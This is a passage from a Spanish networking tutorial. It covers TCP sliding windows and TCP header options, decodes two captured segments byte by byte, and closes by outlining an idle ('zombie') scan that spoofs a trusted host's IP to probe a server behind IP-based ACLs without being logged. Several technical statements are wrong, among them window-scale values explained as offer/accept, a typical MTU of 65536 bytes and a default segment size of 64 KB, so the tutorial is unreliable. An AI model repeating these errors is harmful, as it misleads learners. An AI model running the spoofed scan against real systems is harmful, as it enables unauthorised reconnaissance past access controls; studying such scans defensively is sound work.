de la ventana, el host debe recibir un acuse de recibo que indique que los datos han sido recibidos antes de poder enviar otros mensajes.

TCP usa ***acuses de recibo de expectativa***, lo que significa que el número del acuse de recibo se refiere al siguiente byte esperado. La parte "deslizante" de **la *ventana deslizante*, se refiere al hecho de que el tamaño de la ventana se negocia de forma dinámica durante la sesión TCP**.

El uso de ventanas es un mecanismo de control de flujo que requiere que el dispositivo origen reciba un acuse de recibo desde el destino después de transmitir una cantidad determinada de datos.

Las preguntas que nos vienen a la cabeza son....

Cuando un host recibe 3 bytes ¿qué envía al emisor?

R: Un ACK de informado que los recibió

¿Cuántos bytes esperaría el destino en la próxima transmisión?

R: Otros 3 bytes

Si por algún motivo el destino no recibe los 3 bytes de datos, ¿qué hace?

R: Nada, simplemente no envía ningún acuse de recibo ni ninguna otra información.

Entonces el emisor, ¿qué hace?

R: Como el origen no recibe señal ACK, retransmite los bytes e incluso puede disminuir el tamaño de la ventana por lo que puede reducirse la velocidad de la transmisión (deslizamiento de ventanas)

¿Cuánto tiempo espera?

R: Depende de la implementación de la pila de TCP/IP, pueden ser segundos, minutos u horas....

RECUERDA

En la estación receptora, el TCP reensambla los segmentos hasta formar un mensaje completo. Si falta algún número de secuencia en la serie, ese segmento se vuelve a transmitir. Si no se recibe un acuse de recibo para un segmento dentro de un período de tiempo determinado, se produce la retransmisión..

Opciones del Segmento TCP

Recordarás el formato del segmento TCP definía el uso de opciones en su cabecera.

Como su propio nombre indica, son opcionales y no siempre existen, sin embargo cualquier implementación de TCP debe soportar todas las opciones aunque no las usen.

El campo de opciones está concebido para posibilitar futuras mejoras de TCP. Cada opción se especifica mediante un byte que especifica el número de opción, un campo que contiene la longitud de la opción, y finalmente, los valores de la opción propiamente dichos .

Las opciones típicas son las siguientes:

00: fin de lista de opciones.
01: no operación.
02: tamaño máximo de segmento.

Sin embargo existen mas.... de hecho muy pocos las conocen así que seremos de esos pocos y aunque sea largo el hablar de ellas, al menos vamos a enumerarlas y a contar para lo que sirven

Hay que resaltar también unas cuantas cosas:

- Ya sabemos que la cabecera TCP "*sin opciones*" es de 20 bytes, en caso de que el segmento utilice opciones, la cabecera TCP tendrá una longitud igual a 20 + los bytes de opciones que se incluyan.
- El checksum de TCP se recalculará tomando en cuenta los bytes de opciones, es decir, que un cambio en el campo opciones generará un cambio en el checksum.
- El campo opciones puede tener a su vez dos formatos:

  Caso a) Número de opción, será un campo de 8 bits (1 byte)

  Caso b) Número de opción (8bits), longitud (8bits) y Datos de la opción (x bytes)

- Como las distintas opciones pueden tener diferentes formatos y longitudes (unas pueden ser más cortas que otras) el campo fin de opciones (00) se rellenará al final de las mismas para garantizar que sean de la misma longitud.

Pasemos a describir brevemente cuales son, sus formatos y para qué sirven, es una traducción más o menos literal del RFC así que preparados para el rollo técnico....

Opción 00. End of Option List

Fin de la lista de opciones y será usada al final de todas las opciones, no por cada una de ellas si existen

Tipo=0							
0	0	0	0	0	0	0	0

Ejemplo: 00

Opción 01. No-Operation

Este código de opción se puede utilizar entre las opciones, por ejemplo, para alinear el principio de una opción en un límite de palabra. No hay garantía que los remitentes utilizarán esta opción, así que los receptores se deben preparar para procesar opciones incluso si no comienzan por un límite de palabra.

Tipo=1							
0	0	0	0	0	0	0	1

Ejemplo: 01

Opción 02 Maximum Segment Size

Esta opción define **el tamaño máximo del segmento a transmitir (MSS)**

Si no se indica TCP asume que la longitud máxima es 64kb mediante esta opción se puede alterar

El formato de esta opción cuenta con 3 campos: Tipo, Longitud siempre será 4 y Datos de opción

Tipo=2								Longitud = 4								Datos 2 bytes	
0	0	0	0	0	0	1	0	0	0	0	0	0	1	0	0	05B4	

En este ejemplo, el campo opciones tendría el formato 02-04-05-B4 es decir, que el tamaño máximo del segmento TCP transportado sería de 1460 bytes (05B4 bytes)

Ejemplo: 020405B4

Opción 3. Window Scale Option

La extensión de la escala de la ventana amplía la definición de la ventana de TCP a 32 bits y después utiliza un factor de posicionamiento para llevar este valor de 32 bits en el campo de la ventana de 16 bits de la cabecera de TCP.

El factor de posicionamiento se lleva adentro una nueva opción del TCP, escala de la ventana. Esta opción se envía solamente en un segmento de SYN (un segmento con el bit de SYN activado), por lo tanto la escala de la ventana está fijada en cada dirección cuando se abre una conexión. (otra opción del diseño sería especificar la escala de la ventana en cada segmento del TCP.

Sería incorrecto enviar una opción de la escala de la ventana solamente cuando el factor de posicionamiento cambiante, puesto que una opción del TCP en un segmento del reconocimiento no será entregada confiablemente

Y ahora más o menos en cristiano...

El tamaño de la ventana TCP utiliza como máximo 16 bits, 2^16 65536 bytes para datos transmitidos (recuerda lo de los asentimientos de antes) mediante éste método se puede ampliar ese tamaño de ventana hasta 32 bits, es decir más datos enviados sin esperar a su ACK correspondiente, por tanto se mejora la velocidad de trasmisión y se aprovecha mejor el ancho de banda, el problema es que una vez fijada la escala de ventana NO SE PUEDE MODIFICAR, por lo que ese factor de posicionamiento no será restaurado hasta la próxima conexión

Esto opción también cuenta con tres campos, Tipo, Longitud que siempre será 3 y desplazamiento

Tipo=3								Longitud = 3								Desplazamiento							
0	0	0	0	0	0	1	1	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0

El valor del desplazamiento será 0 cuando se "*ofrece*" la negociación de la escala y tendrá el valor de 1 al aceptarlo, el ejemplo es una "*oferta*"

Ejemplo: 030300 ó 030301

Opción 4. SACK Permitted

Para reducir al mínimo el impacto en el protocolo del TCP, la extensión selectiva del reconocimiento utiliza la forma de dos nuevas opciones del TCP.

El primero es una opción que permite, "**SACK-permitted**", que se puede enviar en un segmento de SYN para indicar que la opción SACK se puede utilizar una vez la conexión está establecida.

La otra es la opción SACK en sí misma, que puede ser enviada en una conexión establecida una vez que el permiso fue concedido por SACK-permitted

De nuevo en Cristiano….

SACK es un extensión de ACK. Los datos de la opción SACK ponen de acuerdo a los dos extremos de la comunicación para usarlo.

Y la pregunta... ¿Qué es y para qué sirve SACK?

TCP puede experimentar degradación de las prestaciones cuando los paquetes múltiples se pierden a partir de una ventana de datos.

Un remitente "*agresivo*" podría elegir retransmitir los paquetes demasiado pronto, pero tales segmentos retransmitidos pudieron haber sido recibidos ya con éxito.

SACK es una estrategia que corrige este comportamiento de múltiples segmentos caídos o perdidos. Con reconocimientos selectivos, el receptor de los datos puede informar al remitente sobre todos los segmentos que han llegado con éxito, así que el remitente retransmite solamente los segmentos que se han perdido realmente.

Osease, que SACK se utiliza para gestionar de un modo más eficiente la retransmisión de segmentos que no llegaron al destino, de tal forma que en el caso de que se pierdan por el camino, el receptor informará de los que le han llegado correctamente y el emisor volverá a retransmitir sólo los que se perdieron y no todos.

Quédate con esto último, SACK es como un ACK selectivo que permite averiguar los segmentos que no fueron retransmitidos y que el emisor volverá a enviar en caso de que se produzca ese caso.

El formato de SACK para esta opción sería este:

Tipo=4								**Longitud = 2**							
0	0	0	0	0	1	0	0	0	0	0	0	0	0	1	0

Claro, y te preguntarás... ¿**Y dónde están los segmentos que no se transmiten**?

Pues se definen en la siguiente opción de TCP, la número cinco.

Ejemplo: 0402

Opción 5. Selective SACK o Selective Acknowledgment

Esta extensión a la opción del SACK permite al remitente de TCP que deduzca la petición de los paquetes recibidos en el receptor, permitiendo que el remitente conozca cuando ha retransmitido innecesariamente un paquete.

Un remitente del TCP podría entonces utilizar esta información para operar de forma más robusta y eficaz reordenando paquetes, controlando las pérdidas de ACK, réplicas de paquetes, y/o retransmisiones antes de tiempo.

El formato de esta opción sería:

Tipo=5								**Longitud = de 4 a....?**							
0	0	0	0	0	1	0	1						1		
Bloque SACK															
.....															
.....															

Los bloques SACK serán de 32 bits, pudiendo haber más de uno.


Ejemplo: 0504ABCDB5A9

Opción 6. TCP Echo

Esta opción es obsoleta y ya no se usa, pero por si acaso.....

Se podrá enviar en cualquier segmento siempre y cuando la opción Echo haya sido recibida en el momento de enviar una señal SYN

El formato sería:



Información son datos del echo enviado en múltiplos de 16 bits, viene a ser como un echo de ICMP pero mediante TCP con alguna "*diferencia*", medir el RTT (Rounded Trip Time) o tiempo de ida y vuelta del segmento.

Es un método simple para medir el RTT de un segmento: el remitente coloca un timestamp (fecha/hora) en el segmento y el receptor retorna ese timestamp en el segmento correspondiente del ACK.

Cuando el segmento del ACK llega de nuevo al remitente, la diferencia entre el tiempo actual y el timestamp es el RTT.

Como es lógico, si existe un envío echo tiemstamp RTT, debería existir un echo reply.... eso es la siguiente opción.

Ejemplo: 06060502ADB6


Opción 7. TCP Echo Reply

Al igual que antes, si Echo era una opción obsoleta, echo reply también lo será ¿no? Pues claro que sí, lo es.

LA misión de Echo reply es contestar al echo de la opción anterior, para ello el destino reenvía el ACK recibido con el timestamp correspondiente como se indicó en la opción anterior.

Tanto las opciones TCP ECHO como las opciones TCP Reply, deben enviarse en una señal SYN del segmento de TCP, si una pila de TCP no implementa estas opciones simplemente las ignorará no añadiendo la opción Reply en la respuesta al SYN recibido.

El formato sería:



Ciertamente hay algunos usos por los que pueden ser necesarias estas opciones, por ejemplo:

- Cuando se necesita "*retrasar*" los ACK para dar tiempo a vaciar la ventana del host, una forma sería informar del RTT para que se retrase en el valor deseado

- Cuando hay congestión en la red debido a una excesiva pérdida de segmentos.


Ejemplo: 07060502ADF6

Opción 8. Round Trip Time Measurement (RTTM)

Si por algo las dos opciones anteriores eran obsoletas….

Esta opción mide el tiempo de viaje de ida y vuelta de un segmento... de otra manera pero para lo mismo.

El formato sería:




El emisor coloca su timestamp en la parte de echo al enviar una señal SYN y el receptor hace lo propio en el TimeStamp reply cuando contesta con el SYN+ACK

Ejemplo:080A45DE672145DE6738

Opción 9 Partial Order in connection Permitted

Esta es una opción para investigación no me extenderé en ella que ya va siendo largo esto...

El formato, sí... por si os encontráis alguna vez con ellas:




Está pensada para utilizar algoritmos que permiten recibir determinados segmentos en una posición determinada, eso para investigación....

Ejemplo: 0902

Opción 10. Partial Order Service Profile

Es el complemento a la opción anterior, uff. Para los "*amantes*" y estudiosos que se miren el RFC 1693 que es dónde se describe todo esto, yo me voy a contentar con el formato del mensaje para saber interpretarlo por si algún día nos sale....

El formato,



SF es Start Flag, indica el inicio del servicio y estará activado (a 1) si así es.

EF es End Flag e indica el final del servicio si está a 1.


Ejemplos: 0A0380 ó 0A0320

Opción 11. Conection Count CC

Esta opción y las dos siguientes se usan de modo experimental, lo mismo de antes para el que quiera saber más de ella que mire RFC 1644

Lo que pretende es conocer el número de conexiones activas o pasivas de clientes TCP que un servidor mantiene.

El formato es:




Mediante este mecanismo el servidor guardará en su caché el número de la última conexión al puerto que da servicio a su aplicación y debe ser enviada en la señal SYN de conexión.

Ejemplo: 0B064521DF21

Opción 12. Conection Count CC New

Lo mismo de antes, experimental y para el que quiera saber más de ella que mire RFC 1644

El formato es:




Mediante este mecanismo el servidor guardará en su caché el número de la próxima conexión al puerto que da servicio a su aplicación, recuerda que CC guardaba la última, ésta será la siguiente (next)

Ejemplo: 0C064521DF22

Opción 13. Conection Count CC ECHO

Más de lo mismo, experimental y al RFC 1644

El formato es:



Esta opción sólo se enviará en un segmento SYN-ACK

Ejemplo: 0D064521DF21

Opción 14. TCP Alternate Checksum Request.

Ya hemos hablado mucho acerca del campo checksum, es un mecanismo de verificación de integridad del paquete, para ello se contaban el número de unos de la cabecera y se representa en complemento a 1.

Bien, pues no es el único algoritmo, ni el único método de comprobación, pero para que se use otro, ambos extremos deben negociar el método de comprobación, o sea, el método checksum a utilizar.

Esta opción debe ser enviada en junto con una señal SYN en el momento de la negociación del protocolo (como casi todas) y ambos extremos deben "ponerse de acuerdo" en ello.

El formato es:

Tipo=14								Longitud = 3								Memo de Checksum							
0	0	0	0	1	1	1	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0		

Los bits Memo de Checksum serían:

Value	Description	Ejemplos
00	TCP checksum.	OE0300
01	8-bit Fletcher's algorithm.	OE0301
10	16-bit Fletcher's algorithm.	OE0302
11	Redundant Checksum Avoidance	OE0303

Lo seis bits de la derecha serían ceros.

Opción 15. Alternate Checksum Data

Como ya estarás pensando… tiene que ver con la opción anterior y describe el algoritmo usado en la opción anterior, para mas información RFC 1146

Este campo se utiliza solamente cuando la suma de comprobación (checksum) que se negocia es más superior a 16 bits

Estas sumas de comprobación no cabrían en el campo de la suma de comprobación de la cabecera TCP (recuerda que ese campo son sólo 2 bytes)

El checksum puede colocarse por completo en este campo o dividirlo entre el campo de cabecera TCP y la parte de opciones que le correspondan hasta alcanzar el tamaño requerido.

Si el checksum cabe por completo en la propia cabecera de TCP, este campo debería ser ceros.

El formato es:

Tipo=15								Longitud = 8							
0	0	0	0	1	1	1	1	0	0	0	0	1	0	0	0
Cehcksum Data Longitud variable en múltiplos de 16 bits (2 bytes)															

Ejemplo: 0F08AD345523

Tabla Resumen de las opciones del Segmento TCP

Pongamos una tabla resumen de las opciones disponibles que nos será de gran ayuda cuando queramos interpretar un tráfico TCP que incluya opciones.

Opción / Valor Hex.	Longitud (Hex)	Datos de opción	Descripción
00	No disponible	Nada	End option list
01	No disponible	Nada	No operation
02	04	2 bytes	Maximum Segment Size (MSS)
03	03	1 byte (00 ó 01)	Window Scale Option
04	02	Nada	SACK Permitted
05	04 a .....?	4 bytes a ....?	Selective SACK
06	06	4 bytes	TCP Echo. (obsoleta)
07	06	4 bytes	TCP Reply (obsoleta)
08	0A	8 bytes	Round Trip Time Measurement (RTTM)
09	02	Nada	Partial Order in connection Permitted
0A	03	1 bytes (80 ó 40)	Partial Order Service Profile
0B	06	4 bytes	Conection Count CC
0C	06	4 Bytes	Conection Count CC New
0D	06	4 Bytes	Conection Count CC Echo
0E	03	1 byte (00, 01, 02 ó 03)	Alternate Checksum Request.
0F	08	2 bytes a ....?	Alternate Checksum Data

Recuerda que como no todas las opciones ocupan el mismo numero de bytes, se rellenan con ceros (00) al final de las mismas para que el segmento TCP sea múltiplo de 32 bits.

Antes de pasar a la segunda parte de TCP avanzado, que se corresponderá con el cálculo de números de secuencia y asentimientos, vamos a formular una serie de preguntas y luego ejemplos prácticos de lo visto hasta ahora.

Preguntas

¿Quién interpreta los datos transportados por TCP?

R: Las aplicaciones, TCP se ocupa SOLO del control del flujo, no lo estructura, simplemente le asigna unos números de secuencia y asentimiento para confirmar los bytes enviados y recibidos.

¿Qué ocurre si los datos llegan desordenados?

R: TCP los ordena, descarta los duplicados si existen, verifica su integridad mediante el checksum y retransmite los que se hayan perdido.

¿Qué e lo que hace TCP antes de enviar datos?

R: Establece una conexión mediante el saludo de tres vías, luego transmite datos y por último cierra la conexión.

¿Cuál es la diferencia entre una señal FIN y una RST?

R: RST Reinicia la conexión, FIN indica que el host emisor no tiene más datos que transmitir

¿Qué debe hace un host al recibir una señal PSH?

R: El receptor de una señal PSH debe pasar "*cuanto antes*" los datos transportados a la capa de aplicación

¿Cual es el tiempo de vida máxima de un segmento típico?

R: 30 segundos para una misma conexión, es decir para un mismo número de puerto.

¿Cómo se aborta una conexión activa?

R: El host A envía un RST y el host B cierra la conexión sin enviar un FIN

¿Cómo responde un host ante una petición de conexión por un puerto cerrado o no disponible?

R: Envía un RST al emisor

El máximo tamaño del segmento se indica mediante el tamaño de la ventana TCP, ¿Cómo y en qué momento informan los host de ello?

R: Sólo puede estar presente en las señales SYN el emisor del SYN es quien indica el tamaño máximo de datos que quiere o pude recibir

Si no se indica.... ¿Qué valor es el máximo tamaño del segmento?

R: Por razones "*históricas*" 576 (20 para encabezado IP + 20 para encabezado TCP + 536) el 536 es la unidad de transmisión de líneas X.25.

¿Cual es el mejor valor para el tamaño del segmento?

R: "*Buen valor*" = MTU (Unidad máxima de transmisión) – 40 (20 por cada encabezado IP+TCP)

¿Cúanto vale un MTU?

R: Depende de la topología y medios, habitualmente 65536 bytes – los bytes de cabecera

¿Cual es el objetivo del uso de Ventanas deslizantes?

R: que el emisor pueda enviar datos aun sin haber recibido el asentimiento de ellos o de todo lo enviado anteriormente, siempre y cuando el receptor pueda absorberlos. El objetivo de esto es aprovechar al máximo el ancho de banda y evitar "*esperar confirmación antes de poder enviar de nuevo"*.

¿qué ocurriría si un host tuviese un tamaño de ventana cero?

R: Esto ocurrirá siempre que el buffer de la ventana del receptor esté lleno, el emisor quedará "*bloqueado*" hasta que se vacíe la ventana del receptor, vamos que no se podrán enviar más datos hasta que se libere.

¿cuál es la señal que le indica a un host que "debe abrir" la Ventana TCP?

R: Un ACK, no te confundas, el tamaño lo negocian en sus peticiones SYN, pero una vez acordado ese tamaño, son las señales ACK las que abren las ventanas de conexión

¿Qué pasa si se pierde el ACK que confirma la apertura de una ventana?

R: SE BLOQUEA. TCP confirma los datos no los ACK, si se pierden los ACK se bloquea la conexión.

¿Cómo un host sabe si el buffer de la ventana está lleno o si la ventana es de tamaño cero?

R: Mediante "*sondeos*" cada x segundos, si la ventana es mayor a cero, está abierta, en caso contrario estará cerrada y no enviará más.

¿Qué pasa si utilizamos un tamaño de ventana de 1?

R: A esto se le llama el "*síndrome de la ventana estúpida*" (SWS) el ancho de banda y la red se vuelve ineficiente puesto que por cada byte se produce un ACK y la transmisión se realentiza.

¿qué factores puede influir en el desempeño de una red TCP?

R: Varios, pero los más significativos:

- Los cuellos de botella, que sería el ancho de banda mínimo a lo largo de una ruta determinada
- El tiempo de vida de ida y vuelta del paquete (RTT, Round Tryp Time)
- La ventana del receptor
- Otro tráfico generado....

¿qué tamaño de ventana utilizan los hosts?

R: Dependerá del Sistema Operativo, por ejemplo Windows 2000/NT utiliza 0x402E (16430 bytes) pero ese mismo valor también es usado por OpenBSD y FreeBSD, AIX utiliza 0x3F25 (16165), etc. Eso no quiere decir que siempre sean esos valores.

Bien, ahora después del "*examen*" las prácticas y utilidades de todo lo aprendido mediante ejemplos y esos ejemplos, no sólo serán interpretaciones del tráfico TCP esnifado, intentaremos ir "*mas allá*", vamos a ver si conseguimos:

- Lanzar algún DoS, casi mejor lo dejaremos para alguna práctica con UDP....
- Esbozar técnicas de Firewalking (tantear firewalls e IDS)
- Descubrir equipos e identificar sistemas operativos (OS fingerprinting)
- Detectar medios de red, switches, hubs, routers, etc...
- Secuestro de sesiones TCP (Hijacking)

Análisis del protocolo TCP. Capturas de esnifer.

Caso 1. Analiza esta captura.....

00 39 10 69 00 00 00 00 03 6E 35 64 50 14 00 00 C4 90 00 00

Estos valores corresponden a un cierre de conexión y asentimiento a una petición del puerto 57 TCP debido a que el buffer de la ventana TCP está lleno (ventana TCP cerrada)

Explicación:

00 39 es el puerto origen = (3 * 16 ^1) +9 = 48+9 = 57

10 69 Puerto destino = (1 * 16^3) + (0 * 16 ^2) + (6 * 16 ^1) + 9 = 4096+0+96+9= 4201

00 00 00 00 Nº de secuencia = 0

03 6E 35 64 Nº ACK = (3 * 16 ^6)+(6*16^5)+(13*16^4)+(3*16^3)+(5*16^2)+(6*16^1)+4 = 57.554.276

50 Longitud de la cabecera TCP = 5 * 4 = 20 bytes, el cero queda reservado para otras implementaciones.

14 Campo Flags (señales) RST+ACK (si miramos en la tabla de señales lo veremos)

00 00 Tamaño de la ventana TCP, como ves es cero, está cerrada....

C4 90 Checksum, valor de integridad del segmento en complemento a 1

00 00 Puntero de urgencia, valor a ceros porque no existe señal (flag) de envío de datos urgentes

En total suman 20 bytes por lo que en este caso no hay opciones ni datos de opciones, no es preciso marcar 00 00 el campo opciones al no existir.

Caso 2. Analiza esta captura.....

07 AB 00 50 D2 20 BC C9 00 00 00 00 70 02 40 00 65 17 00 00 02 04 05 B4 01 01 04 02

Esto corresponde a una petición SYN por el puerto 80 de TCP (seguramente una petición web) si cuentas los bytes, son 28, por lo que posiblemente se estén utilizando opciones de TCP

Explicación

07 AB Puerto origen = 1963 (calcúlalo tu mismo)

00 50 Puerto destino = 80 (calcúlalo tu mismo)

D2 20 BC C9 nº de secuencia

00 00 00 00 Nº de asentimiento

70 Longitud de la cabecera TCP (7 * 4 = 28 bytes, todo cuadra verdad?)

02 Campo Flags, en este caso es un SYN

40 00 Tamaño de la ventana TCP (16kb)

65 17 Checksum

00 00 Puntero de urgencia

02 04 Opción TCP Maximum Sement Size (ver tabla de opciones) y a continuación los dos siguientes bytes corresponderán a la longitud máxima del segmento

05 B4 Datos de Maximum Segment Size (1460 como valor máximo)

01 01 Dos códigos de No operación,

04 02 Opción de TCP, SACKS permitted (ver tabla)
Preguntas y Diferencias entre el caso 1 y el caso 2

En el caso 1 el número de secuencia es 00 00 00 00 mientras que en el caso 2 es el número de ACK el que tiene el valor a ceros, ¿Por qué?

R: Porque el caso 1 es la RECEPCIÓN de un RST+ACK a una señal SYN enviada, mientras que el caso 2 es un ENVIO de SYN. Recuerda que cuando se envía un SYN el ACK carece de importancia o se hace ceros, como en el caso 1, el otro extremo reseteó la conexión, nos envía como número de secuencia el propio ACK enviado con anterioridad.

En el caso 2, dentro de las opciones de TCP se incluyen 2 bytes con el valor 01, ¿Por qué?

R: El segmento TCP debe ser múltiplo de 32 bits, si sólo enviase 1 byte no lo sería.

¿Y por qué 01 01 y no 00 00?

R: Por que 00 00 indica el final del campo opciones y en este caso no es así, tras el último 01 aparece otra nueva opción (SACK Permitted) si se hubiesen enviado 00 00 el extremo interpretaría que se acabó el campo de opciones y los bytes restantes QUEDARIAN FUERA de la cabecera TCP, no correspondería con la longitud declarada (28 bytes), el campo checksum no sería correcto y el segmento no se entregaría porque podría interpretarse como un error.

¿Por qué en el caso 1 no hay opciones y sí las hay en el caso 2?

R: Pues aparte de que no tienen porque existir, la verdadera razón es que las opciones de cabecera TCP se negocian durante los envíos SYN o SYN+ACK y en el caso 1 el envío corresponde a una señal RST+ACK

En el caso 2, el tamaño de la ventana es de 16kb, mientras que el valor máximo del segmento es de 1460 byes. ¿Por qué no son valores iguales? Si se pueden enviar 16kb ¿por qué no se pone como longitud máxima del segmento ese valor en lugar de otro mucho más pequeño?

R: Veamos, el valor de la ventana es el número de bytes que se pueden transmitir sin necesidad de esperar un asentimiento a entregas anteriores pero eso no quiere decir que cada transmisión LLENE la ventana, si lo hiciese no habría más remedio que esperar el asentimiento del extremo porque nos habríamos quedado "*sin espacio*", al ser un valor inferior el tamaño máximo del segmento el emisor podrá seguir enviando datos al otro extremo evitando las esperas de asentimientos por la otra parte.

En el caso 2, el tamaño de la ventana TCP es de 16k bytes, ¿Qué pasaría si el extremo de la conexión pudiese utilizar un tamaño mayor?

R: Nada, se utilizaría 16kb como máximo en ambos lados, de hecho el extremo responderá con un SYN+ACK indicando el tamaño de ventana que se va a usar.

¿Y qué pasaría si el extremo sólo pudiese utilizar 8kb de datos como tamaño de Ventana?

R: Pues que ambos extremos utilizarían 8kb de datos, es lógico, si uno transmite mas de lo que el otro puede recibir, la pila de TCP/IP de uno de ello se desbordaría y no podría recibir los datos que envía el otro.

¿Sería posible que se alterase la información del segmento por un error de transmisión y que el campo checksum siga siendo válido?

R: SI. Todo es posible, pero poco probable, ten en cuenta que no sólo se verifica la integridad de TCP, también de IP, ciertamente podría darse la casualidad de que ambos se modificasen y de que ambos checksum sigan siendo válidos, en este caso el error lo detectarían la capa de aplicación, puesto que lo más probable es que los datos sean corruptos o inconsistentes. Este es el motivo de usar otros modos de checksum (opciones 14 y 15 de TCP) existen algoritmos más fuertes en los que nunca ocurrirían esas casualidades.

Escaneo Zombie

Bueno realmente no sé como se puede llamar esto, ese nombre le viene de herencia por nMAP, pero siendo más precisos en este ejercicio vamos a necesitar tres actores:

1º) Un Pc atacante
2º) Un Servidor a escanear un puerto
3º) Un Equipo intermedio Zombie porque hará lo que le digamos desde el Pc atacante.

Es una técnica que permitirá escanear un puerto sin ni siquiera tocar a la víctima. Es un escaneo en el que nunca habrá un log.

En nuestro caso el escenarios es así:

La ip 172.28.0.9 es un host con una serie de ACL's que impiden el acceso al mismo a determinadas IP's entre ellas la propia IP del equipo atacante, de tal forma que cualquier petición a un puerto determinado será rechazada por ese control de acceso basada en Ip's

La ip 172.28.0.25 es nuestro atacante y que no tiene permisos para "*tocar*" al servidor 172.28.0.9

La ip 172.28.0.1 es nuestro zombie, un equipo que puede pasar por las ACL del servidor (un equipo de confianza) pero que sí es accesible desde el equipo atacante (172.28.0.25)

Si intentásemos hacer un simple ping a 172.28.0.9 (servidor) desde 172.28.0.25 (atacante) sería rechazado.

Si intentásemos hacer un ping desde 172.28.0.1 (zombie) a 172.28.0.9 (servidor) sí que daría respuesta.

De lo que se trata es de enviar ese ping u otra cosa a 172.28.0.9 falseando (ip-spoof) la ip de 172.28.0.1 desde el equipo 172.28.0.25 que es el atacante y que no tiene permisos de acceso al host servidor.

Los pasos a seguir serían estos:

1º) El atacante (172.28.0.25) envía paquetes TCP al puerto de control (puerto 0) al zombie (172.28.0.1)

2º) Observamos las respuestas y nos fijamos en el campo Identificación de la cabecera IP, esos números de secuencia deben ir incrementándose de uno en uno por cada paquete

3º) Sin dejar de enviar paquetes al zombie, enviamos nuevos paquetes del mismo tipo al servidor pero con la ip spoofeada del zombie

4º) Observamos las respuestas:

- Si los números de Identificación se incrementan de dos en dos, el puerto está abierto
- Si los números de identificación no se incrementan o no hay respuesta el puerto está cerrado.

Para que esté más claro lo que se va a realizar los equipos y servicios son como los que siguen:

Equipo Atacante, 172.28.0.25 Windows 2000

